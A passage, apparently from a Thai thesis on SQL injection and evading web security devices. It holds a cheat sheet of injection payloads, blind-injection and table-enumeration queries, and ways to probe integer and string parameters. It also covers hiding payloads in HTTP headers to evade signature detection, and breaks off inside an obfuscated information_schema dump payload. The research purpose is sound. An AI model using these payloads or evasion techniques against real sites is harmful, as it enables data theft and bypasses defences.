digits[eE][+-]digits
digits[.][eE]digits
digits[.]digits[eE]digits
digits[.]digits[eE][+-]digits
[.]digits
[.]digits[eE]digits
[.]digits[eE][+-]digits

Optional เริ่มด้วย [+-]

Exception: 1. AND 2 (ไม่มีช่องว่างระหว่าง "1." กับ "AND") ตัววิเคราะห์บางตัวยอม และในบางตัวไม่ยอมรับ. 1e1 vs. 1e1.0 ? ไม่ถูกระบุไว้

Hexadecimal Literals

Code:
0xDEADbeef

0x เป็น case sensitive.

Binary Literals

Code:
b'10101010'

Code:
0b010101

C-Style String Merging

C-Style strings ที่ต่อเนื่องกัน ถูกรวมเข้าเป็นหนึ่งเดียว

Code:
SELECT 'foo' "bar";

Ad-Hoc Charset

Code:
_charset'....' _latin1'.....' _utf8'....'

Operators

!=, <=>

Expression

ใช้ส่วนขยายของคำร้องขอทั่วไปของ "OR 1=1". นอกเหนือจากนั้นยังให้ตัวอักษรสามารถใช้ฟังก์ชั่น:

COS(0) = SIN(PI()/2)

COS(@VERSION) = -SIN(@VERSION + PI()/2)

"IN" lists

Quote:
WHERE id IN (1,2,3,4)

จะต้องทำการสร้างขึ้นเองโดยไม่มี API หรือพารามิเตอร์ที่สัมพันธ์กับการสร้างนี้ในแพลตฟอร์มใดๆ หรือ framework หรือภาษา ซึ่งไม่มีความสอดคล้องกัน ทางที่ปลอดภัยเพื่อทำเช่นนี้ (นอกเหนือจากการรวมและตรวจสอบ) ยังไม่ถูกระบุไว้

Esp:

Normal SQL Injection:

Code:
1 OR 1=1

Normal SQL Injection โดยใช้ encapsulated data:

Code:
1' OR '1'='1

Blind SQL Injection จะโยน error เพื่อตรวจสอบว่า encapsulation ไม่ทำงาน โดยเป้าหมายในที่นี้คือการโยน error จะทำให้แอปพลิเคชั่นแสดงให้เห็นว่า มีการ encapsulate quote ที่ไม่ถูกต้อง:

Code:
1'1

Blind SQL Injection สร้าง error โดยใช้ EXEC:

Code:
1 EXEC SP_ (or EXEC XP_)

Blind SQL Injection detection (ผลที่ได้จะไม่เหมือนเดิมหากมีฟิลเตอร์อยู่ ถ้าไม่ใส่ AND 1 = 1 ไป. หากว่าได้ผลที่เหมือนเดิมแสดงว่าแอปพลิเคชั่นมีช่องโหว่):

Code:
1 AND 1=1

Blind SQL Injection สำหรับเข้าถึง tablenames โดยการ brute force ซ้ำๆ ผ่านชื่อที่มีความเป็นไปได้ (ซึ่งจะต้องเปลี่ยนชื่อ tablenames ไปเรื่อยๆ จนกว่าจะตรง):

Code:
1' AND 1=(SELECT COUNT(*) FROM tablenames); --

การหลบเลี่ยงด้วยเครื่องหมาย backslashes (ซึ่งทำการหลอกแอปพลิเคชั่นด้วยการจบคอมเม้นท์ single quote ด้วย single quote อีกอันโดยมี backslash ก่อนหน้ามันจะทำการจบคอมเม้นท์ single quote ที่ถูกเพิ่มโดยฟิลเตอร์ออก). ฟิลเตอร์ประเภทนี้ถูกประยุกต์ใช้ด้วย

mySQL's mysql_real_escape_string() and PERL's DBD method $dbh->quote():

Code:
\'; DESC users; --

ด้านบนเป็น Blind SQL Injection อื่นๆ ที่มุ่งหมายในการสร้าง error โดยใช้วิธี backslash :

Code:
1\'1

สร้าง errors โดยทำการเรียกตารางปลอมซึ่งช่วยให้เปิดเผยช่องโหว่ของแอปพลิเคชั่นโดยมุ่งที่จะสร้าง error จากการเรียกตารางซึ่งไม่มีอยู่ (ทดลองโดยมีและไม่มี quote):

Code:
1' AND non_existant_table = '1

การแจกแจงชื่อตารางในฐานข้อมูล โดยเปลี่ยนแปลงตัวเลขที่ต่างกัน 116 ตัว ซึ่งสามารถใช้ logarithmic reduction ในการหาตัวอักษรแรกของชื่อตารางในฐานข้อมูลได้หลังจากนั้นวนซ้ำโดยผ่าน 1 ตัวแรก ใน 1, 1 จนสุดท้ายได้ชื่อตารางทั้งหมดออกมา

Code:
1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1 , 1))) > 116

ค้นหาตาราง user supplied โดยใช้ตาราง sysObjects ใน SQL Server:

Code:
1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = 'U' --

บทที่ 3
ระเบียบวิธีวิจัย

3.1 แนวทางการวิจัยและพัฒนา

การเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection นั้นเป็นช่องโหว่ที่เกิดขึ้นมานานแล้ว อีกทั้งความรุนแรงก็ยังอยู่ในระดับสูง แต่เว็บแอพพลิเคชั่นที่ถูกพัฒนาให้ใช้งานได้ในปัจจุบันนั้น กลับมีเป็นจำนวนไม่น้อยที่ยังพบว่ามีช่องโหว่ประเภทนี้อยู่

วิธีการที่ถูกต้องและดีที่สุดในการแก้ไขปัญหาช่องโหว่ประเภทนี้ คือ การออกแบบระบบเว็บแอพพลิเคชั่นที่จำเป็นจะต้องเชื่อมต่อกับระบบฐานข้อมูล และต้องพัฒนาซอร์สโค้ดของเว็บแอพพลิเคชั่นนั้นๆ ให้มีความปลอดภัยมากที่สุดเท่าที่จะทำได้ แต่การทำงานทั้งกระบวนการที่กล่าวมาข้างต้นนั้น อาจไม่สอดคล้องกับปัจจัยในหลายๆ ด้านอาทิเช่น ทรัพยากรระบบคอมพิวเตอร์ทางด้านฮาร์ดแวร์หรือซอฟต์แวร์ไม่เพียงพอ ความรู้ความชำนาญด้านการรักษาความปลอดภัยของผู้พัฒนาเว็บแอพพลิเคชั่น ตลอดจนผู้ดูแลระบบไม่ดีพอ ผู้บริหารตลอดจนเจ้าหน้าที่ที่รับผิดชอบขาดความตระหนักด้านความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ฯลฯ ซึ่งที่กล่าวมาข้างต้นนั้นเป็นสาเหตุที่ทำให้เกิดช่องโหว่ของระบบได้

ในส่วนการป้องกันภัยคุกคามที่เกี่ยวข้องกับระบบเว็บแอพพลิเคชั่นนั้น Web Application Firewall (หรือที่เรียกกันย่อๆ ว่า “WAF”) ถูกออกแบบมาเพื่อปกป้องการคุกคามในด้านนี้โดยเฉพาะ ซึ่งปัจจุบันก็มีทั้งที่เป็นฮาร์ดแวร์และซอฟต์แวร์ ที่ผู้ใช้งานนั้นสามารถหามาใช้งานได้ ซึ่งก็มีทั้งแบบที่ต้องมีค่าใช้จ่ายและก็มีแบบที่ไม่ต้องเสียค่าใช้จ่ายด้วยเช่นกัน

ในงานวิจัยนี้จะได้ทำการทดสอบเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection แบบ Union Based เพื่อต้องการให้เห็นถึงระบบเว็บแอพพลิเคชั่นที่มีช่องโหว่ประเภทนี้อยู่จริง และทดสอบว่ารูปแบบของการเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection นั้นมีโอกาสที่จะหลุดลอดจากการตรวจจับของระบบรักษาความปลอดภัยในบางระบบได้

3.2 อุปกรณ์และเครื่องมือ

3.2.1 เครื่องคอมพิวเตอร์ Notebook สำหรับติดตั้งซอฟต์แวร์ สำหรับใช้ทดสอบเจาะระบบเว็บไซต์ จำนวน 1 เครื่อง

System Manufacturer:	MSI Inc.
System Model:	GE60 2PL Apache
BIOS:	Ver 1.00 BIOS A11PARTTBL
Rating:	4.5 Windows Experience Index
Processor:	Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz 2.50 GHz
Memory:	8 GB.
System type:	64-bit Operating System
Display:	NVIDIA GTX850M
Hard Disk:	1 TB.

3.2.2 ซอฟต์แวร์สำหรับใช้ทดสอบเจาะระบบเว็บไซต์

VMWare Workstation 12 Pro


ระบบปฏิบัติการ Windows 8.1 Pro

Mozilla Firefox พร้อม Add-on Hackbar และ Live HTTP Header

3.3 วิเคราะห์ระบบรักษาความปลอดภัยและทดสอบเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection

ผู้วิจัยได้ทำการทดสอบโดยใช้ช่องทางการเชื่อมต่อระบบเครือข่ายคอมพิวเตอร์ผ่านระบบอินเตอร์เน็ตเท่านั้น อันเนื่องด้วยวิธีวิจัยที่ต้องการจะทดสอบให้เห็นว่าระบบคอมพิวเตอร์ทั่วๆ ไปนั้นส่วนใหญ่ก็มักจะมีอุปกรณ์รักษาความปลอดภัยอย่าง IDS/IPS, Packet Filtering Firewall, Stateful Inspection Firewall, Application Proxy หรือ Hybrid Firewall ติดตั้งไว้ในระบบเครือข่ายคอมพิวเตอร์และถูกวางขวางเครื่องคอมพิวเตอร์เว็บเซิร์ฟเวอร์นั้นอยู่แล้ว

รูปแบบการติดตั้งโครงสร้างระบบรักษาความปลอดภัยที่มี Firewall



ภาพที่ 3.1 โครงสร้างระบบรักษาความปลอดภัยที่มี Firewall

รูปแบบการติดตั้งโครงสร้างระบบรักษาความปลอดภัยที่มี Firewall และ IDS/IPS

ภาพที่ 3.2 โครงสร้างระบบรักษาความปลอดภัยที่มี Firewall และ IDS/IPS

รูปแบบการติดตั้งโครงสร้างระบบรักษาความปลอดภัยที่มี Firewall, IDS/IPS และ Application Proxy

ภาพที่ 3.3 โครงสร้างระบบรักษาความปลอดภัยที่มี Firewall, IDS/IPS และ Application Proxy

ลำดับแรกในการทดสอบหาช่องโหว่ SQL Injection นั้นจะต้องทำการตรวจสอบว่าเว็บแอพพลิเคชั่นนั้นมีการตรวจสอบค่าต่างๆ ที่จะรับอินพุตแล้วเกิดการเปลี่ยนแปลงอย่างไร ให้ทดสอบใส่ค่า Operators ที่เป็นเงื่อนไขจริงกับเท็จแล้วดูการตอบสนองของเว็บแอพพลิเคชั่นที่เกิดเปลี่ยนแปลงที่เกิดขึ้นเปรียบเทียบ บางระบบรักษาความปลอดภัยนั้นก็ยอมที่จะให้ใช้คำสั่งอย่าง OR หรือ AND ได้ แต่เมื่อใช้คำสั่งอย่าง UNION SELECT ก็จะทำการ Drop Packet หรือ Reset Session นั้นทิ้งทันที


ซึ่งระบบรักษาความปลอดภัยส่วนใหญ่นั้นจะใช้วิธีการตรวจจับแบบ Signature Based เป็นหลัก แต่ก็อาจจะมีบางระบบที่ใช้วิธีการตรวจจับแบบ Anomaly Based ซึ่งในการทดสอบระบบรักษาความปลอดภัยกับเว็บแอพพลิเคชั่นที่มีช่องโหว่ประเภท SQL Injection นั้น จึงมีความจำเป็นที่จะต้องหารูปแบบในการเจาะระบบที่ต้องสามารถหลบหลีกการตรวจจับหรือป้องกันจากอุปกรณ์รักษาความปลอดภัยต่างๆ นั้นให้ได้ อีกทั้งต้องแยกแยะชนิดของช่องโหว่ประเภทนี้ให้ได้ว่าเป็น Integer หรือ String

3.3.1 ช่องโหว่ SQL Injection ชนิดที่เป็น Integer

การตรวจสอบว่าเว็บแอพพลิเคชั่นมีช่องโหว่ SQL Injection ชนิดที่เป็น Integer นั้นสามารถที่จะทดสอบได้ด้วยการใช้ Operators ที่มีผลในด้านการคำนวณทางคณิตศาสตร์ อาทิเช่น http://www.site.com?page.php?id=2 ก็ลองใส่ค่าเป็น http://www.site.com?page.php?id=2-1 เป็นต้น

ภาพที่ 3.4 ตัวอย่างเว็บไซต์มีช่องโหว่ SQL Injection ชนิดที่เป็น Integer (1)


และในกรณีที่หน้าเว็บแอพพลิเคชั่นเกิดมีการเปลี่ยนแปลงที่ตอบสนองกลับมานั้นมีค่าตรงกันกับ http://www.site.com?page.php?id=1 ก็แสดงว่าเว็บแอพพลิเคชั่นนั้นน่าจะมีช่องโหว่ SQL Injection



ภาพที่ 3.5 ตัวอย่างเว็บไซต์มีช่องโหว่ SQL Injection ชนิดที่เป็น Integer (2)


3.3.2 ช่องโหว่ SQL Injection ชนิดที่เป็น String

การตรวจสอบว่าเว็บแอพพลิเคชั่นมีช่องโหว่ SQL Injection ชนิดที่เป็น String นั้น สามารถที่จะทดสอบได้ด้วยการใช้เครื่องหมาย ‘(Single Quote) หรือ “(Double Quote) แทรกต่อท้ายพารามิเตอร์เข้าไปเพื่อตรวจสอบผลลัพธ์ในประโยคของ SQL ที่จะแสดงผลตอบกลับมา ซึ่งช่องโหว่ในลักษณะนี้จะต้องพยายามหารูปแบบที่จะใช้ในการปิดประโยคของ SQL นั้นให้ได้ อาทิเช่น http://www.site.com?page.php?id=2 ก็ลองใส่ค่าเป็น http://www.site.com?page.php?id=2’ เป็นต้น



ภาพที่ 3.6 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ชนิดที่เป็น String (1)


และในกรณีที่หน้าเว็บแอพพลิเคชั่นเกิดมีการเปลี่ยนแปลงที่ตอบสนองกลับมานั้น ไม่ว่าจะเป็นการแสดงข้อความผิดพลาดที่บ่งบอกคำสั่งของ SQL หรืออาจจะเป็นในลักษณะที่เว็บแอพพลิเคชั่นนั้นเปลี่ยนหน้าไปก็ตามนั้น ก็ให้ทดสอบใส่ค่า Comment ที่ใช้สำหรับปิดประโยคอย่างเช่นเครื่องหมาย # หรือ -- - หรืออาจจะใช้ Operators อย่าง AND แล้วใช้เงื่อนไขที่เป็นจริงหรือเป็นเท็จลงไป อาทิเช่น http://www.site.com?page.php?id=2'+and+'x'='x และ http://www.site.com?page.php?id=2'+and+'x'='y



ภาพที่ 3.7 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ชนิดที่เป็น String (2)


3.4 ออกแบบการหลบหลีกจากการตรวจจับของระบบรักษาความปลอดภัย

ผู้วิจัยได้ทำการวิเคราะห์ความสามารถในการตรวจจับและป้องกันภัยคุกคามที่เกี่ยวข้องกับระบบเว็บแอพพลิเคชั่นของอุปกรณ์รักษาความปลอดภัยแต่ละประเภทแล้วพบว่า อุปกรณ์ Packet Filtering Firewall, Stateful Inspection Firewall นั้นไม่มีความสามารถในการตรวจจับและป้องกันการโจมตีเว็บแอพพลิเคชั่น แต่ในส่วนของอุปกรณ์ IDS/IPS, Application Proxy และ Hybrid Firewall ในบางระบบนั้นก็มีความสามารถที่จะตรวจจับและป้องกันการโจมตีเว็บแอพพลิเคชั่นด้วยเทคนิค SQL Injection ได้บ้าง



ภาพที่ 3.8 การหลบหลีกจากการตรวจจับของระบบรักษาความปลอดภัย

ในส่วนนี้ผู้วิจัยได้ทำการวิเคราะห์กระบวนการร้องขอและตอบสนองในกระบวนการทำงานของ HTTP Protocol โดยสรุปพอสังเขปเพื่อนำเอาไปใช้ในกระบวนการออกแบบเจาะระบบเว็บแอพพลิเคชั่นได้ดังนี้



ภาพที่ 3.9 กระบวนการร้องขอและตอบสนอง

HTTP Request ในการเจาะระบบเว็บแอพพลิเคชั่นนั้นถูกกระทำผ่าน HTTP Method เป็นหลักสำคัญ ซึ่ง Payload ต่างๆ ที่เป็นรูปแบบของการโจมตีนั้น ระบบป้องกันต่างๆ จะทำการตรวจสอบผ่านการร้องขอในลักษณะนี้เป็นหลักอยู่แล้ว แต่ก็มีบางองค์กรหรือหน่วยงานนั้นได้ทำการออกแบบระบบการตรวจจับและป้องกันในส่วนนี้โดยเลือกที่จะใช้งาน Reverse Proxy ซึ่งความสามารถส่วนใหญ่ที่ Reverse Proxy ทำได้นั้นก็คือเขียน Regular Expression การร้องขอที่ผ่าน HTTP Method แต่ในส่วน HTTP Header นั้นจะทำการละทิ้งและปล่อยผ่านไป

HTTP Response การอาศัยประโยชน์เพื่อการเจาะระบบเว็บแอพพลิเคชั่นในส่วนนี้นั้นส่วนใหญ่จะดูที่ HTTP Status Code ว่ามีการตอบสนองได้ค่าอะไรตอบกลับมาแต่ในส่วน HTTP Header นั้นก็จะดูเรื่องข้อมูลที่เอาไว้ใช้ประกอบกันในการเจาะระบบเว็บไซต์

3.5 การโจมตีผ่าน HTTP Header

จากการวิเคราะห์กระบวนการร้องขอและตอบสนองในกระบวนการทำงานของ HTTP Protocol นั้นพบว่าระบบรักษาความปลอดภัยคอมพิวเตอร์ในบางระบบนั้น น่าจะมีความหละหลวมในการตรวจจับและป้องกันในส่วนของวิธีการที่จะอาศัยการซ่อน Payload ของ SQL Injection นั้น

ผ่านทาง Header ของ HTTP แทน ซึ่งระบบรักษาความปลอดภัยคอมพิวเตอร์ทั่วๆ ไปนั้นจะมี Signature ในการตรวจจับที่จะมองไปที่การเรียกใช้งานจากฝั่งคอมพิวเตอร์ไคลเอนต์ผ่านทาง HTTP Method อย่าง HEAD, GET หรือ POST เป็นหลักดังนั้นจึงส่งผลทำให้ Payload ของ SQL Injection ที่ถูกแทรกมาผ่าน HTTP Header นั้นไม่ถูกตรวจพบ

ภาพที่ 3.10 การออกแบบลำดับขั้นตอนการเจาะระบบ

แต่วิธีการโจมตีในลักษณะดังกล่าวนี้จะเกิดผลที่เป็นจริงได้ก็ต่อเมื่อเว็บแอพพลิเคชั่นที่มีช่องโหว่แบบ SQL Injection นั้นไม่มีการป้องกันการรับค่าอินพุตผ่านทาง HTTP Header ด้วยเช่นกัน ดังนั้นผู้วิจัยจึงมีแนวคิดที่จะทำให้ Payload ของ SQL Injection ที่จะใช้ทดสอบเจาะระบบนั้นมีประสิทธิภาพในการดึงข้อมูลที่สำคัญๆ ออกมาได้โดยที่จะพยายามไม่กระทำการส่งการร้องขอแบบถี่ๆ อีกทั้งยังต้องเพิ่มความซับซ้อนเข้าไปใน Payload ของ SQL Injection เพื่อให้ระบบรักษาความปลอดภัยคอมพิวเตอร์นั้นละเลยกับการกระทำดังกล่าว

ผู้วิจัยได้ทำการประยุกต์ปรับปรุง Payload ของ SQL Injection ที่จะใช้ในการทดสอบเจาะระบบนั้นให้มีประสิทธิภาพในการดึงข้อมูลออกมาจากฐานข้อมูล โดยที่มุ่งเน้นไปที่จะต้องไม่ส่งการร้องขอไปยังเครื่องเป้าหมายที่ทดสอบในจำนวนหลายๆ ครั้ง อันเนื่องจากต้องการหลบเลี่ยงการตรวจพบพฤติกรรมการบุกรุกในการวิเคราะห์ข้อมูลจากบันทึกข้อมูลในการเข้าใช้งานของระบบนั้นๆ ได้

```
http://www.site.com/page.php?id=-
234+and@:=(select(@)from(select(@:=0b00000000),(select(0)from(`inform
ation_schema`.columns)where(`table_schema`!=0b0110100101101110011000110
0110111101110010011011010110000010111010001101001011011110110111001011
1111011100110110001101101000011001010110110101100001)and(0b00000000)i
n(@:=`concat`(@,0b0011110001100010011100100011111 0
,`table_schema`,0b0010000000111010001000 00,aes_decrypt(aes_encrypt((`
